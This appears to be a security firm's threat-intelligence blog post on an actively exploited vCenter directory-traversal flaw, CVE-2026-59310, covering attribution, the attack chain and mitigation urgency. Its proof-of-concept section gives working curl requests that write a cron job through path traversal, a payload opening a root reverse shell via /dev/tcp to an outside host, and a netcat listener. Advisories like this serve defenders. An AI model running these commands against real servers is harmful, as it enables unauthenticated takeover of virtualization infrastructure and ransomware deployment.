
 BreachModal
- Published
- Under
- Threat Intelligence
- Reference
- CVE-2026-59310
- Reading time
- 5 min
CVE-2026-59310: VMware vCenter Flaw Actively Exploited
Summary
Analysis of CVE-2026-59310, a critical vCenter vulnerability actively exploited by APTs and ransomware groups. Learn how to mitigate and protect your ESXi hosts.
The failure to patch CVE-2026-59310 in VMware vCenter Server is a direct invitation for ransomware operators to seize the keys to your entire virtualized kingdom.
This is not theoretical. A critical directory traversal vulnerability, tracked as CVE-2026-59310 (opens in a new tab) with a CVSS score of 9.8, is under active, widespread exploitation. According to a security advisory from Broadcom, the flaw resides in the Syslog server component of vCenter. The initial exploitation, observed by Mandiant researchers within 24 hours of the patch release on July 29, 2026, was attributed to a China-nexus APT group. This group used the vulnerability to install reverse_ssh backdoors for persistent access. Now, multiple ransomware syndicates, deploying a variant of the Babuk ransomware, are using the same entry point to encrypt entire ESXi environments.
Note what this means: A single, unauthenticated network request to a forgotten management interface can lead to the complete destruction of a company's production infrastructure. The vulnerability is not in some obscure application; it is in the central nervous system of the modern data center. Why does this keep happening? Because the management plane is often treated as a trusted internal network, yet it is the highest-value target for any adversary who gains even a minimal foothold. The economic incentive to compromise the hypervisor—the one machine that controls all other machines—is absolute.

From Espionage to Extortion: The Exploitation Timeline
The exploitation of CVE-2026-59310 began with precision and evolved into brute-force monetization. The initial campaign, attributed to a suspected China-nexus APT, was classic espionage. Researchers noted their activity occurred strictly during UTC+8 working hours and meticulously avoided targets in mainland China. Their tool of choice, an open-source SSH-based reverse shell, was designed for quiet persistence, not noise.
This quiet phase lasted approximately two weeks. By mid-August, security firms and CISA began observing a radical shift in payloads. The same initial exploit was now being used to drop loaders for Babuk-derived ransomware. The U.S. Cybersecurity and Infrastructure Security Agency (CISA) updated its Known Exploited Vulnerabilities (KEV) Catalog (opens in a new tab) on August 18, 2026, specifically to warn that ransomware groups were weaponizing the flaw. The APT group, in a moment of operational irony, had effectively served as the unpaid penetration testing team for the entire cybercriminal underworld.
The speed of this transition from state actor to criminal enterprise demonstrates a hyper-efficient dark economy. The implication is that patching can no longer be a routine, scheduled activity; it is a race.
Technical Breakdown: The CVE-2026-59310 Attack Chain
Exploitation of CVE-2026-59310 is brutally efficient, requiring no authentication or user interaction. It is a classic directory traversal (CWE-22) targeting the vCenter Syslog service, which improperly sanitizes file path inputs. An attacker with network access to the vCenter management interface can send a crafted request to write an arbitrary file to an arbitrary location on the underlying Photon OS filesystem.
Initial Exploit (T1190): The attacker sends a malicious POST request to the Syslog endpoint. The request contains path traversal sequences (
../../..) that allow them to break out of the intended directory and write a file to a sensitive location, most commonly/etc/cron.d/.Persistence & Execution (T1053.003): The file written to
/etc/cron.d/is a simple cron job definition. This job is configured to execute a script or command with root privileges at the next one-minute interval. Early APT activity used this to launchreverse_ssh, while ransomware groups use it to download and execute their initial loader.Credential Theft (T1005): Once running as root, the attacker's payload has full access to the vCenter server. The primary target is the vCenter Single Sign-On (SSO) service's security keys and configuration files. By stealing these, the attacker can impersonate legitimate administrators and issue commands to all connected ESXi hosts.
Lateral Movement & Impact: With SSO credentials, the attacker uses standard VMware administrative tools (like
govcor PowerCLI) to connect to each ESXi hypervisor. They then upload the Babuk ransomware payload, disable security tools, and execute the encryption binary, simultaneously crippling hundreds or thousands of virtual machines.

This chain from a single web request to total environment compromise can take less than an hour. The elegance of the attack is its use of legitimate administrative functions for the most destructive phase.
Proof of Concept
This proof of concept demonstrates how an unauthenticated attacker can achieve remote code execution on a vulnerable VMware vCenter server by exploiting the CVE-2026-59310 directory traversal vulnerability to write a malicious cron job.
Vulnerability Check The attacker first confirms the directory traversal vulnerability by attempting to write a harmless file to a predictable location, such as
/tmp/. A successful write indicates the target is vulnerable.bash **The payload is URL-encoded. Decoded, it targets /tmp/poc_test** curl -k -X POST 'https://[VCENTER_IP]/unauth/syslog/..%2f..%2f..%2f..%2f..%2ftmp%2fpoc_test' --data-binary 'BreachModal PoC'This step confirms the traversal is possible by checking for the existence and content of the
/tmp/poc_testfile on the vCenter appliance.Payload Crafting The attacker crafts a simple cron job that will execute a reverse shell command. This payload will be written to
/etc/cron.d/shell.bash **This cron job will attempt to open a reverse shell to 10.0.0.5:4444 every minute** CRON_PAYLOAD='* * * * * root /bin/bash -i >& /dev/tcp/10.0.0.5/4444 0>&1'This payload uses standard system utilities, making it less likely to be detected by simple signature-based tools.
Exploitation & Persistence Using the confirmed directory traversal, the attacker writes the cron payload to the
/etc/cron.d/directory.bash **URL-encoded path to /etc/cron.d/shell** TARGET_PATH='..%2f..%2f..%2f..%2f..%2fetc%2fcron.d%2fshell' curl -k -X POST "https://[VCENTER_IP]/unauth/syslog/${TARGET_PATH}" --data-binary "$CRON_PAYLOAD"Within 60 seconds, the cron service on the vCenter server will read this new file and execute the command, establishing a persistent backdoor.
Catching the Shell The attacker starts a listener on their machine to receive the incoming connection from the compromised vCenter server.
bash nc -lnvp 4444Upon successful connection, the attacker will have a root shell on the vCenter appliance.
FINAL VERDICT
The active exploitation of CVE-2026-59310 is a catastrophic failure of management plane security, and the risk is borne entirely by organizations that have not patched. This is not a complex, multi-stage attack; it is a direct, unauthenticated path to the heart of the data center, now being sold as a service to ransomware gangs. The core issue is the continued exposure of critical infrastructure management interfaces to untrusted networks. Until organizations treat the security of their hypervisor management layer with the same rigor as their public-facing web applications, they are simply waiting their turn to be the next victim.
BreachModal's Adversarial Simulation teams can validate your defenses against threats like CVE-2026-59310. Contact us to harden your critical infrastructure.